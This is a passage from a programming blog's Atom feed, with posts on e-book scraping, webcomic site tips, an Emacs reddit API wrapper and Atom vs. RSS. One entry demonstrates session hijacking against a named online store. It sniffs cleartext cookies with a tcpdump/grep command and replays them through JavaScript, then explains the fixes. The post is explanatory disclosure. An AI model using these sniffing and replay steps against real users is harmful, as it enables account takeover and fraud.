      <span class="nt">&lt;/div&gt;</span>
    <span class="nt">&lt;/div&gt;</span>
  <span class="nt">&lt;/main&gt;</span>
<span class="nt">&lt;/body&gt;</span>
</code></pre></div></div>

<p>The next step is visiting each of these pages. I use <code class="language-plaintext highlighter-rouge">enumerate</code> since I
want the chapter numbers when inserting <code class="language-plaintext highlighter-rouge">h1</code> chapter elements. Pandoc
will use these to build the table of contents.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for</span> <span class="n">i</span><span class="p">,</span> <span class="n">chapter</span> <span class="ow">in</span> <span class="nb">enumerate</span><span class="p">(</span><span class="n">chapters</span><span class="p">):</span>
    <span class="c1"># Construct h1 for the chapter
</span>    <span class="n">header</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'h1'</span><span class="p">)</span>
    <span class="n">header</span><span class="p">.</span><span class="n">string</span> <span class="o">=</span> <span class="s">'Chapter %d'</span> <span class="o">%</span> <span class="p">(</span><span class="n">i</span> <span class="o">+</span> <span class="mi">1</span><span class="p">,)</span>
    <span class="n">body</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">header</span><span class="p">)</span>
</code></pre></div></div>

<p>Next grab the page content using <code class="language-plaintext highlighter-rouge">urllib</code> and parse it with
BeautifulSoup. I’m using a selector to locate the <code class="language-plaintext highlighter-rouge">div</code> with the
book content.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="c1"># Load chapter content
</span>    <span class="k">with</span> <span class="n">urllib</span><span class="p">.</span><span class="n">request</span><span class="p">.</span><span class="n">urlopen</span><span class="p">(</span><span class="n">chapter</span><span class="p">)</span> <span class="k">as</span> <span class="n">url</span><span class="p">:</span>
        <span class="n">page</span> <span class="o">=</span> <span class="n">BeautifulSoup</span><span class="p">(</span><span class="n">url</span><span class="p">)</span>
    <span class="n">content</span> <span class="o">=</span> <span class="n">page</span><span class="p">.</span><span class="n">select</span><span class="p">(</span><span class="s">'.entry-content'</span><span class="p">)[</span><span class="mi">0</span><span class="p">]</span>
</code></pre></div></div>

<p>Finally I iterate over the child elements of the <code class="language-plaintext highlighter-rouge">div.entry-content</code>
element. I keep a running count of the <code class="language-plaintext highlighter-rouge">hr</code> element and only extract
content when we’ve seen exactly one <code class="language-plaintext highlighter-rouge">hr</code> element.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="c1"># Append content between hr elements
</span>    <span class="n">hr_count</span> <span class="o">=</span> <span class="mi">0</span>
    <span class="k">for</span> <span class="n">child</span> <span class="ow">in</span> <span class="n">content</span><span class="p">.</span><span class="n">children</span><span class="p">:</span>
        <span class="k">if</span> <span class="n">child</span><span class="p">.</span><span class="n">name</span> <span class="o">==</span> <span class="s">'hr'</span><span class="p">:</span>
            <span class="n">hr_count</span> <span class="o">+=</span> <span class="mi">1</span>
        <span class="k">elif</span> <span class="n">child</span><span class="p">.</span><span class="n">name</span> <span class="o">==</span> <span class="s">'p'</span> <span class="ow">and</span> <span class="n">hr_count</span> <span class="o">==</span> <span class="mi">1</span><span class="p">:</span>
            <span class="n">child</span><span class="p">.</span><span class="n">attrs</span> <span class="o">=</span> <span class="p">{}</span>
            <span class="k">if</span> <span class="n">child</span><span class="p">.</span><span class="n">string</span> <span class="o">==</span> <span class="s">'#'</span><span class="p">:</span>
                <span class="n">body</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'hr'</span><span class="p">))</span>
            <span class="k">else</span><span class="p">:</span>
                <span class="n">body</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">child</span><span class="p">)</span>
</code></pre></div></div>

<p>If it’s a <code class="language-plaintext highlighter-rouge">p</code> element, I copy it into the output document, taking a
moment to strip away any attributes present on the <code class="language-plaintext highlighter-rouge">p</code> tag, since, for
some reason, some of these elements have old-fashioned alignment
attributes in the original content.</p>

<p>The original content also uses the text “<code class="language-plaintext highlighter-rouge">#</code>” by itself in a <code class="language-plaintext highlighter-rouge">p</code> to
separate sections rather than using the appropriate markup. Despite
being semantically incorrect, I’m thankful for this since more <code class="language-plaintext highlighter-rouge">hr</code>
elements would have complicated matters further. I convert these to the
correct markup for the final document.</p>

<p>Finally I pretty print the result:</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">print</span><span class="p">(</span><span class="n">doc</span><span class="p">.</span><span class="n">prettify</span><span class="p">())</span>
</code></pre></div></div>

<p>Alternatively I could pipe it through <a href="http://tidy.sourceforge.net/">tidy</a>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ python3 extract.py | tidy -indent -utf8 &gt; output.html
</code></pre></div></div>

<p>A brief inspection with a browser indicates that everything seems to
have come out correctly. I won’t know for sure, though, until I actually
read through the whole book. Finally I have Pandoc perform the
conversion.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ pandoc -t epub3 -o output.epub output.html
</code></pre></div></div>

<p>And that’s it! It’s ready to read offline in my e-book reader of
choice. The crude version of my script took around 15–20 minutes to
write and test, so I had an e-book conversion in under 30 minutes.
That’s about as long as I was willing to spend to get it. Tidying the
script up for this article took a lot longer.</p>

<p>I don’t have permission to share the resulting e-book, but I can share
my script so that you can generate your own, at least as long as it’s
hosted at the same place with the same structure.</p>

<ul>
  <li><a href="/download/leather/extract.py" class="download">extract.py</a></li>
</ul>

]]>
    </content>
  </entry>


  <entry>
    <title>Stealing Session Cookies with Tcpdump</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2016/06/23/"/>
    <id>urn:uuid:309396d4-fe6e-30a1-1a96-35281b58fb77</id>
    <updated>2016-06-23T21:55:24Z</updated>
    <category term="netsec"/><category term="javascript"/><category term="web"/>
    <content type="html">

      <![CDATA[<p>My wife was shopping online for running shoes when she got this
classic Firefox pop-up.</p>

<p><a href="/img/tcpdump/warning.png"><img src="/img/tcpdump/warning-thumb.png" alt="" /></a></p>

<p>These days this is usually just a server misconfiguration annoyance.
However, she was logged into an account, which included a virtual
shopping cart and associated credit card payment options, meaning
actual sensitive information would be at risk.</p>

<p>The main culprit was the website’s search feature, which wasn’t
transmitted over HTTPS. There’s an HTTPS version of the search (which
I found manually), but searches aren’t directed there. This means it’s
also vulnerable to <a href="https://www.youtube.com/watch?v=MFol6IMbZ7Y">SSL stripping</a>.</p>

<p>Fortunately Firefox warns about the issue and requires a positive
response before continuing. Neither Chrome nor Internet Explorer get
this right. Both transmit session cookies in the clear without
warning, then subtly mention it after the fact. She may not have even
noticed the problem (and then asked me about it) if not for that
pop-up.</p>

<p>I contacted the website’s technical support two weeks ago and they
never responded, nor did they fix any of their issues, so for now you
can <a href="https://www.roadrunnersports.com">see this all for yourself</a>.</p>

<h3 id="finding-the-session-cookies">Finding the session cookies</h3>

<p>To prove to myself that this whole situation was really as bad as it
looked, I decided to steal her session cookie and use it to manipulate

her shopping cart. First I hit F12 in her browser to peek at the
network headers. Perhaps nothing important was actually sent in the
clear.</p>

<p><img src="/img/tcpdump/headers.png" alt="" /></p>

<p>The session cookie (red box) was definitely sent in the request. I
only need to catch it on the network. That’s an easy job for tcpdump.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tcpdump -A -l dst www.roadrunnersports.com and dst port 80 | \
    grep "^Cookie: "
</code></pre></div></div>

<p>This command tells tcpdump to dump selected packet content as ASCII
(<code class="language-plaintext highlighter-rouge">-A</code>). It also sets output to line-buffered so that I can see packets
as soon as they arrive (<code class="language-plaintext highlighter-rouge">-l</code>). The filter will only match packets
going out to this website and only on port 80 (HTTP), so I won’t see
any extraneous noise (<code class="language-plaintext highlighter-rouge">dst &lt;addr&gt; and dst port &lt;port&gt;</code>). Finally, I
crudely run that all through grep to see if any cookies fall out.</p>

<p>On the next insecure page load I get this (wrapped here for display)
spilling many times into my terminal:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Cookie: JSESSIONID=99004F61A4ED162641DC36046AC81EAB.prd_rrs12; visitSo
  urce=Registered; RoadRunnerTestCookie=true; mobify-path=; __cy_d=09A
  78CC1-AF18-40BC-8752-B2372492EDE5; _cybskt=; _cycurrln=; wpCart=0; _
  up=1.2.387590744.1465699388; __distillery=a859d68_771ff435-d359-489a
  -bf1a-1e3dba9b8c10-db57323d1-79769fcf5b1b-fc6c; DYN_USER_ID=16328657
  52; DYN_USER_CONFIRM=575360a28413d508246fae6befe0e1f4
</code></pre></div></div>

<p>That’s a bingo! I massage this into a bit of JavaScript, go to the
store page in my own browser, and dump it in the developer console. I
don’t know which cookies are important, but that doesn’t matter. I
take them all.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>document.cookie = "Cookie: JSESSIONID=99004F61A4ED162641DC36046A" +
                  "C81EAB.prd_rrs12;";
document.cookie = "visitSource=Registered";
document.cookie = "RoadRunnerTestCookie=true";
document.cookie = "mobify-path=";
document.cookie = "__cy_d=09A78CC1-AF18-40BC-8752-B2372492EDE5";
document.cookie = "_cybskt=";
document.cookie = "_cycurrln=";
document.cookie = "wpCart=0";
document.cookie = "_up=1.2.387590744.1465699388";
document.cookie = "__distillery=a859d68_771ff435-d359-489a-bf1a-" +
                  "1e3dba9b8c10-db57323d1-79769fcf5b1b-fc6c";
document.cookie = "DYN_USER_ID=1632865752";
document.cookie = "DYN_USER_CONFIRM=575360a28413d508246fae6befe0e1f4";
</code></pre></div></div>

<p>Refresh the page and now I’m logged in. I can see what’s in the
shopping cart. I can add and remove items. I can checkout and complete
the order. My browser is as genuine as hers.</p>

<h3 id="how-to-fix-it">How to fix it</h3>

<p>The quick and dirty thing to do is set the <a href="http://tools.ietf.org/html/rfc6265#section-4.1.2.5">Secure</a> and
<a href="http://tools.ietf.org/html/rfc6265#section-4.1.2.6">HttpOnly</a> flags on all cookies. The first prevents cookies
from being sent in the clear, where a passive observer might see them.
The second prevents the JavaScript from accessing them, since an
active attacker could inject their own JavaScript in the page.
Customers would appear to be logged out on plain HTTP pages, which is
confusing.</p>

<p>However, since this is an online store, there’s absolutely no excuse
to be serving <em>anything</em> over plain HTTP. This just opens customers up
to downgrade attacks. The long term solution, in addition to the
cookie flags above, is to redirect all HTTP requests to HTTPS and
never serve or request content over HTTP, especially not executable
content like JavaScript.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Web Tips For Webcomic Authors</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2015/09/26/"/>
    <id>urn:uuid:b3a1c7ac-a2e1-3559-255c-ffae7eafc397</id>
    <updated>2015-09-26T23:57:49Z</updated>
    <category term="web"/>
    <content type="html">
      <![CDATA[<p>My wife and I are huge webcomic fans. The web is the medium that the
comic strip industry needed badly for decades, and, with Patreon and
such today, we’re now living in a golden age of comics. As of this
writing, I currently follow … let’s see … 39 different web comics.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nv">cl-count-if</span> <span class="p">(</span><span class="k">lambda</span> <span class="p">(</span><span class="nv">x</span><span class="p">)</span> <span class="p">(</span><span class="nv">memq</span> <span class="ss">'comic</span> <span class="nv">x</span><span class="p">))</span> <span class="nv">elfeed-feeds</span><span class="p">)</span>
<span class="c1">;; =&gt; 39</span>
</code></pre></div></div>

<p>My first exposure to comics was in my childhood when I got my hands on
Bill Watterson’s <em>Something Under the Bed Is Drooling</em> (Calvin and
Hobbes). This gave me very high expectations of the Sunday comics
section of the newspaper when I’d read it at my grandmother’s house.
Those hopes were shattered as I discovered just how awful nationally
syndicated comic strips are: mostly watered down, lowest common
denominator stuff like Garfield, Family Circus, Cathy, B.C., etc.</p>

<p>During Calvin and Hobbes’s original run, Bill Watterson wrote about
his struggles with the newspapers and the Universal Press Syndicate,
one of the organizations responsible for this mess. Newspapers and the
Syndicate pushed for smaller frames and shorter comics. Authors were
required to plan around newspapers removing frames for layout
purposes. Many newspapers would drop comics that need meet stringent
content limitations — a line that even Calvin and Hobbes crossed on
occasion. Authors had little control over how their work was
published.</p>

<p>Those days are over. Today’s authors can cheaply host their comics on
the web — <em>web</em>comics — with full control over content, layout,
and schedule. If they even try to monetize at all, it’s generally
through advertising, merchandising, or reader donations. Some do it
all in their free time, while for others it’s part or even full time
employment. The number of regular readers of a single webcomic can be
just a handful of people, or up to millions of people. The role of the
middleman is somewhere between diminished to non-existent. This is
great, because newspapers would <em>never</em> publish the vast majority of
the comics I read every day.</p>

<p>I’ve been fortunate to meet a couple of my favorite webcomic authors.
Here’s a picture of my wife posing with Anthony Clark of <a href="http://nedroid.com/">Nedroid
Picture Diary</a> at the Small Press Expo.</p>

<p><img src="/img/nedroid.jpg" alt="" /></p>

<p>I’ve also met Philippa Rice of <a href="http://mycardboardlife.com/">My Cardboard Life</a>. (Sorry,
no picture for this one, since taking pictures with people isn’t
really my thing.)</p>

<p>Over the years I’ve seen webcomic authors blunder with the web as a
technology. In my experience it’s been disproportionate, with mistakes
made more often by them than the bloggers I follow. I suspect that
this is because blogs I follow tend to be computing related and so
their authors have high proficiency in computing. The same is not
necessarily true of the webcomics I follow.</p>

<h3 id="tips-for-web-authors">Tips for web authors</h3>

<p>Since I want to see this medium continue to thrive, and to do so in a
way friendly to my own preferences, I’d like to share some tips to
avoid common mistakes. Some of these apply more broadly than
webcomics.</p>

<p>If you’re using a host designed for webcomics or similar, such as
Tumblr, a lot of this stuff will be correct by default without any
additional work on your part. However, you should still be aware of
common problems because you may unwittingly go out of your way to
break things.</p>

<h4 id="urls-are-forever">URLs are forever</h4>

<p>Every time you publish on the web, your content is accessible through
some specific URL: that sequence of characters that starts with
“http”. <strong>Each individual comic should be accessible through a unique,
<em>unchanging</em> URL.</strong> That last adjective is critically important. That
URL should point to the same comic for as long as possible — ideally
until the heat death of the universe. This will be affected by
problems such as your host going down, but the impact should only be
temporary and short. A URL is a promise.</p>

<p>People will be using this URL to share your comics with others.
They’ll make posts on other websites linking to your comic. They’ll
e-mail that URLs to friends and family. Once you’ve published, you no
longer control how that URL is used.</p>

<p>On several occasions I’ve seen authors break all their URLs after
revamping their site. For example, the previously the URL contained
the date but the new URL is only the domain and the title. That breaks
thousands of links all over the Internet. Visitors using those old
links will be welcomed with an ugly “404 Not Found” — or worse, as
I’ve seen more than once, a “200 Found” blank page. These are missed
opportunities for new readers.</p>

<p>If you <em>really</em> must change your URLs, the next best thing is to use
an HTTP “301 Moved Permanently” and redirect to the new URL. This will
leave all those old links intact and encourage new links to use the
new address. If you don’t know how this works, ask your local computer
geek about it.</p>

<p>You should also avoid having multiple URLs for the same content
without a redirect. Search engines will punish you for it and it’s
confusing for users. Pick one URL as the canonical URL for a comic,
and if you’ve published any other URLs (short URLs, etc.), use the
previously mentioned “301 Moved Permanently” to redirect to the
canonical URL.</p>

<p>Your main page probably lists all your comics starting from the most
recent. This is a good design and doesn’t violate anything I
previously said. That’s not the URL for any particular comic, but to
the main page, which also serves as the list of recent comics. I
strongly recommend that the comics on the main page are also
hyperlinks to their specific URL. Users naturally expect to find the
comic’s URL by clicking on the comic’s image.</p>

<h4 id="have-an-atom-or-rss-feed">Have an Atom or RSS feed</h4>

<p>Comics without feeds is much less of a problem than it used to
be, but it still comes up on occasion. If you need to pick
between Atom and RSS, <a href="/blog/2013/09/23/">I recommend Atom</a>, but, honestly, it’s only
important that you have a valid feed with a date. You don’t even need
to put the comic in the feed itself (possibly costing you ad revenue),
just a link to the comic’s URL is fine. It’s main purpose is to say,
“hey, there’s a new comic up!”</p>

<p>You may not use Atom/RSS yourself, but your readers will appreciate
it. Many of us don’t use centralized services like Facebook, Twitter,
or Google+, and want to follow your work without signing up for a
third-party service. Atom/RSS is the widely-accepted decentralized
method for syndication on the web.</p>

<p>Web feeds are really easy; it’s just an XML file on your website that
lists the most recent content. A <a href="https://validator.w3.org/feed/">validator</a> can help you
ensure you’ve done it correctly.</p>

<h4 id="pick-a-good-catchy-title">Pick a good, catchy title</h4>

<p>One of the biggest barriers to sharing a comic is a lack of title. For
example, if a reader is going to post your comic on reddit, they need
to enter the comic’s URL and its title. If the comic doesn’t have a
title, then this person will need to make one up. There’s two problems
with this:</p>

<ul>
  <li>
    <p>Coming up with a title is work. Work discourages sharing. The reason
you publish your comic is probably because you want lots of people
to see it. If this is true, you want sharing to be as easy as
possible.</p>
  </li>
  <li>
    <p>You really don’t want readers choosing titles for you, especially
while they’re impatiently trying to share your work. If the comic is
shared in multiple places, it will end up with a different
reader-made title at each.</p>
  </li>
</ul>

<p>At minimum your title should appear in the <code class="language-plaintext highlighter-rouge">&lt;title&gt;</code> element of the
page so that it shows up in the browser tab and browser’s window
title. The title of the individual comic should come before the title
of the whole website, since that shows up better in search engines.
The title should also appear somewhere near the top of page for easy
clipboard copying, though it may be worth leaving out depending on the
style of your comic.</p>

<p>A page without a <code class="language-plaintext highlighter-rouge">&lt;title&gt;</code> element looks amateur, so don’t do that!</p>

<h4 id="think-of-the-future-and-include-dates">Think of the future and include dates</h4>

<p>This is one of those things that’s important anywhere on the web and
is often violated by blog articles as well. Far too much content is
published without a date. Dates put your comic in context, especially
if it’s about something topical. It also helps users navigate your
content though time.</p>

<p>Putting the date in the URL is sufficient — even preferred — if
you didn’t want to display it on the page proper. Your Atom/RSS should
<em>always</em> have the comic’s date. I personally benefit from a date-time
precision down to the publication hour. Some comics/articles are
always published as “midnight” even when posted in the afternoon,
which has the jarring effect of inserting it in time before a bunch of
things I’ve already read.</p>

<h4 id="how-do-i-contact-you">How do I contact you?</h4>

<p>When I notice one of the previous problems, particularly when they
arise in comics I’m already following, I’d like to inform you of the
problem. Or perhaps I want to compliment you on a well-made comic and
you don’t have a comments section. I can only do this if you include
some sort of contact information. An e-mail address, even in an
anti-spam image form, is preferable but not strictly required.</p>

<h4 id="take-advantage-of-the-medium-and-go-big">Take advantage of the medium and go big</h4>

<p>Comics published in newspapers are really tiny because newspaper
editors want to cram a bunch of them onto a couple of pages. You’re
not operating under these limitations, so fight the urge to copy that
familiar format. Your canvas is practically infinite, so make big,
colorful webcomics. The only limit is your readers’ screen resolution.</p>

<h3 id="a-final-thanks">A final thanks</h3>

<p>Thanks for all the work you do, webcomic authors. You regularly create
all this awesome stuff for free. If you’re a webcomic author and you
need help with any of the information above, don’t hesitate to contact
me. After all, I don’t hesitate to bug you when something’s not right!</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Emacs Lisp Reddit API Wrapper</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/12/16/"/>
    <id>urn:uuid:3362934d-9762-3f58-e05c-4d8b28175367</id>
    <updated>2013-12-16T23:27:23Z</updated>
    <category term="emacs"/><category term="elisp"/><category term="reddit"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>A couple of months ago I wrote an Emacs Lisp wrapper for the
<a href="http://old.reddit.com/dev/api">reddit API</a>. I didn’t put it in MELPA,
not yet anyway. If anyone is finding it useful I’ll see about getting
that done. My intention was give it some exercise and testing before
putting it out there for people to use, locking down the API. You can
find it here,</p>

<ul>
  <li><a href="https://github.com/skeeto/emacs-reddit-api">https://github.com/skeeto/emacs-reddit-api</a></li>
</ul>

<p>Except for logging in, the library is agnostic about the actual API
endpoints themselves. It just knows how to translate between Elisp and
the reddit API protocol. This makes the library dead simple to use. I
had considered supporting <a href="http://blog.jenkster.com/2013/10/an-oauth2-in-emacs-example.html">OAuth2 authentication</a> rather than
password authentication, but reddit’s OAuth2 support is pretty rough
around the edges.</p>

<h3 id="library-usage">Library Usage</h3>

<p>The reddit API has two kinds of endpoints, GET and POST, so there are
really only three functions to concern yourself with.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">reddit-login</code></li>
  <li><code class="language-plaintext highlighter-rouge">reddit-get</code></li>
  <li><code class="language-plaintext highlighter-rouge">reddit-post</code></li>
</ul>

<p>And one variable,</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">reddit-session</code></li>
</ul>

<p>The <code class="language-plaintext highlighter-rouge">reddit-login</code> function is really just a special case of
<code class="language-plaintext highlighter-rouge">reddit-post</code>. It returns a session value (cookie/modhash tuple) that
is used by the other two functions for authenticating the user. Just
as you get automatically with almost all Elisp data structures —
probably more so than <em>any</em> other popular programming language — it
can be serialized with the printer and reader, allowing a reddit
session to be maintained across Emacs sessions.</p>

<p>The return value of <code class="language-plaintext highlighter-rouge">reddit-login</code> generally doesn’t need to be
captured. It automatically sets the dynamic variable <code class="language-plaintext highlighter-rouge">reddit-session</code>,
which is what the other functions access for authentication. This can
be bound with <code class="language-plaintext highlighter-rouge">let</code> to other session values in order to switch between
different users.</p>

<p>Both <code class="language-plaintext highlighter-rouge">reddit-get</code> and <code class="language-plaintext highlighter-rouge">reddit-post</code> take an endpoint name and a list
of key-value pairs in the form of a property list (plist). (The
<code class="language-plaintext highlighter-rouge">api-type</code> key is automatically supplied.) They each return the JSON
response from the server in association list (alist) form. The actual
shape of this data matches the response from reddit, which,
unfortunately, is inconsistent and unspecified, so writing any sort of
program to operate on the API requires lots of trial and error. If the
API responded with an error, these functions signal a <code class="language-plaintext highlighter-rouge">reddit-error</code>.</p>

<p>Typical usage looks like so. Notice that values need not be only
strings; they just need to print to something reasonable.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">;; Login first</span>
<span class="p">(</span><span class="nv">reddit-login</span> <span class="s">"your-username"</span> <span class="s">"your-password"</span><span class="p">)</span>

<span class="c1">;; Subscribe to a subreddit</span>
<span class="p">(</span><span class="nv">reddit-post</span> <span class="s">"/api/subscribe"</span> <span class="o">'</span><span class="p">(</span><span class="ss">:sr</span> <span class="s">"t5_2s49f"</span> <span class="ss">:action</span> <span class="nv">sub</span><span class="p">))</span>

<span class="c1">;; Post a comment</span>
<span class="p">(</span><span class="nv">reddit-post</span> <span class="s">"/api/comment/"</span> <span class="o">'</span><span class="p">(</span><span class="ss">:text</span> <span class="s">"Hello world."</span> <span class="ss">:thing_id</span> <span class="s">"t1_cd3ar7y"</span><span class="p">))</span>
</code></pre></div></div>

<p>For plists keys I considered automatically converting between dashes
and underscores so that the keywords could have Lisp-style names. But
the reddit API is inconsistent, using both, so there’s no correct way
to do this.</p>

<p>To further refine the API it might be worth defining a function for
each of the reddit endpoints, forming a facade for the wrapper
library, hiding way the plist arguments and complicated responses.
That would eliminate the trial and error of using the API.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nb">defun</span> <span class="nv">reddit-api-comment</span> <span class="p">(</span><span class="nv">parent</span> <span class="nv">comment</span><span class="p">)</span>
  <span class="p">(</span><span class="k">if</span> <span class="p">(</span><span class="nb">null</span> <span class="nv">reddit-session</span><span class="p">)</span>
      <span class="p">(</span><span class="nb">error</span> <span class="s">"Not logged in."</span><span class="p">)</span>
    <span class="c1">;; TODO: reduce the return value into a thing/struct</span>
    <span class="p">(</span><span class="nv">reddit-post</span> <span class="s">"/api/comment/"</span> <span class="o">'</span><span class="p">(</span><span class="ss">:thing_id</span> <span class="nv">parent</span> <span class="ss">:text</span> <span class="nv">comment</span><span class="p">))))</span>
</code></pre></div></div>

<p>Furthermore there could be defstructs for comments, posts, subreddits,
etc. so that the “thing” ID stuff is hidden away. This is basically
what was already done for sessions out of necessity. I might add these
structs and functions someday but I don’t currently have a need for
it.</p>

<p>It would be neat to use this API to create an interface to reddit from
within Emacs. I imagine it might look like one of the Emacs mail
clients, or <a href="/blog/2013/09/04/">like Elfeed</a>. Almost everything, including
viewing image posts within Emacs, should be possible.</p>

<h3 id="background">Background</h3>

<p>For the last 3.5 years I’ve been a moderator of <a href="http://old.reddit.com/r/civ">/r/civ</a>,
<a href="http://old.reddit.com/r/civ/comments/clxj4/lets_tidy_rciv_up_a_bit/">starting back when it had about 100 subscribers</a>. As of this
writing it’s just short of 60k subscribers and we’re now up to 9
moderators.</p>

<p>A few months ago we decided to institute a self-post-only Sunday. All
day Sunday, midnight to midnight Eastern time, only self-posts are
allowed in the subreddit. One of the other moderators was turning this
on and off manually, so I offered to write a bot to do the job. There
<a href="https://github.com/reddit/reddit/wiki/API-Wrappers">weren’t any Lisp wrappers yet</a> (though raw4j could be used
with Clojure), so I decided to write one.</p>

<p>As mentioned before, the reddit API leaves <em>a lot</em> to be desired. It
randomly returns errors, so a correct program needs to be prepared to
retry requests after a short delay, depending on the error. My
particular annoyance is that the <code class="language-plaintext highlighter-rouge">/api/site_admin</code> endpoint requires
that most of its keys are supplied, and it’s not documented which ones
are required. Even worse, there’s no single endpoint to get all of the
required values, the key names between endpoints are inconsistent, and
even the values themselves can’t be returned as-is, requiring
<a href="http://old.reddit.com/r/bugs/comments/1t162o/">massaging/fixing before returning them back to the API</a>.</p>

<p>I hope other people find this library useful!</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Atom vs. RSS</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/09/23/"/>
    <id>urn:uuid:a36dba78-5234-3269-bb3c-dc1e939f12b1</id>
    <updated>2013-09-23T06:23:51Z</updated>
    <category term="web"/><category term="elfeed"/>
    <content type="html">
      <![CDATA[<p>From <a href="/blog/2013/09/04/">working on Elfeed</a>, I’ve recently become
fairly intimate with the Atom and RSS specifications. I needed to
write a parser for each that would properly handle valid feeds but
would also reasonably handle all sorts of broken feeds that it would
come across. At this point I’m quite confident in saying that <strong>Atom
is <em>by far</em> the better specification</strong> and I really wish RSS didn’t
exist. This isn’t surprising: Atom was created specifically in
response to RSS’s flawed and ambiguous specification.</p>

<p>One consequence of this realization is that I’ve added an Atom feed to
this blog and made it the the primary feed. Because so many people are
still using the RSS feed, it will continue to be supported even though
there are no longer links to it (Ha, try to find it now!). You may
have noticed that I also started including the full post body in my
feed entries. Now that my feed usage habits have changed, I felt that
truncating content was actually rather rude. There’s still the issue
that it contains relative URLs, but I’m not aware of any way to fix
this with Jekyll. I also got a lot more precise with dates. Until
recently, all posts occurred at midnight PST on the post date.</p>

<p>For reference, here are the specifications. Just these two documents
cover about 99% of the web feeds out there.</p>

<ul>
  <li><a href="http://www.ietf.org/rfc/rfc4287.txt">Atom</a></li>
  <li><a href="http://www.rssboard.org/rss-specification">RSS 2.0</a></li>
</ul>

<p>Not that it matters too much, but it’s unfortunate that RSS has sort
of “won” this format war. Of the feeds that I follow, about 75% are
RSS and 25% are Atom. That’s still a significant number of web feeds
and Atom is well-supported by all the clients that I’m aware of, so
it’s in no danger of falling out of use. The broken (but still valid)
RSS feeds I’m come across probably wouldn’t be broken if they were
originally created as Atom feeds. Atom is a stricter standard and,
therefore, would have guided these authors to create their feeds
correctly from the start. <strong>RSS encourages authors to do the <em>wrong</em>
thing.</strong></p>

<h3 id="the-flaws-of-rss">The Flaws of RSS</h3>

<p>For reference, here’s a typical, friendly RSS 2.0 feed.</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="nt">&lt;rss</span> <span class="na">version=</span><span class="s">"2.0"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;channel&gt;</span>
    <span class="nt">&lt;title&gt;</span>Example RSS Feed<span class="nt">&lt;/title&gt;</span>
    <span class="nt">&lt;item&gt;</span>
      <span class="nt">&lt;title&gt;</span>Example Item<span class="nt">&lt;/title&gt;</span>
      <span class="nt">&lt;description&gt;</span>A summary.<span class="nt">&lt;/description&gt;</span>
      <span class="nt">&lt;link&gt;</span>http://www.example.com/foo<span class="nt">&lt;/link&gt;</span>
      <span class="nt">&lt;guid&gt;</span>http://www.example.com/foo<span class="nt">&lt;/guid&gt;</span>
      <span class="nt">&lt;pubDate&gt;</span>Mon, 23 Sep 2013 03:00:05 GMT<span class="nt">&lt;/pubDate&gt;</span>
    <span class="nt">&lt;/item&gt;</span>
  <span class="nt">&lt;/channel&gt;</span>
<span class="nt">&lt;/rss&gt;</span>
</code></pre></div></div>

<h4 id="guid-the-misnomer">guid, the misnomer</h4>

<p>Two of the biggest RSS flaws — flaws that forced me to make a major
design compromise when writing Elfeed — have to do with the <code class="language-plaintext highlighter-rouge">guid</code>
tag. That’s GUID, as in Global Unique Identifier. Not only did it not
appear until RSS 2.0, but <strong>the guid tag is not required</strong>. In
practice an RSS client will be rereading the same feed items over and
over, so it’s critical that it’s able to identify what items it’s seen
before.</p>

<p>Without a guid tag it’s up to the client to guess what items have been
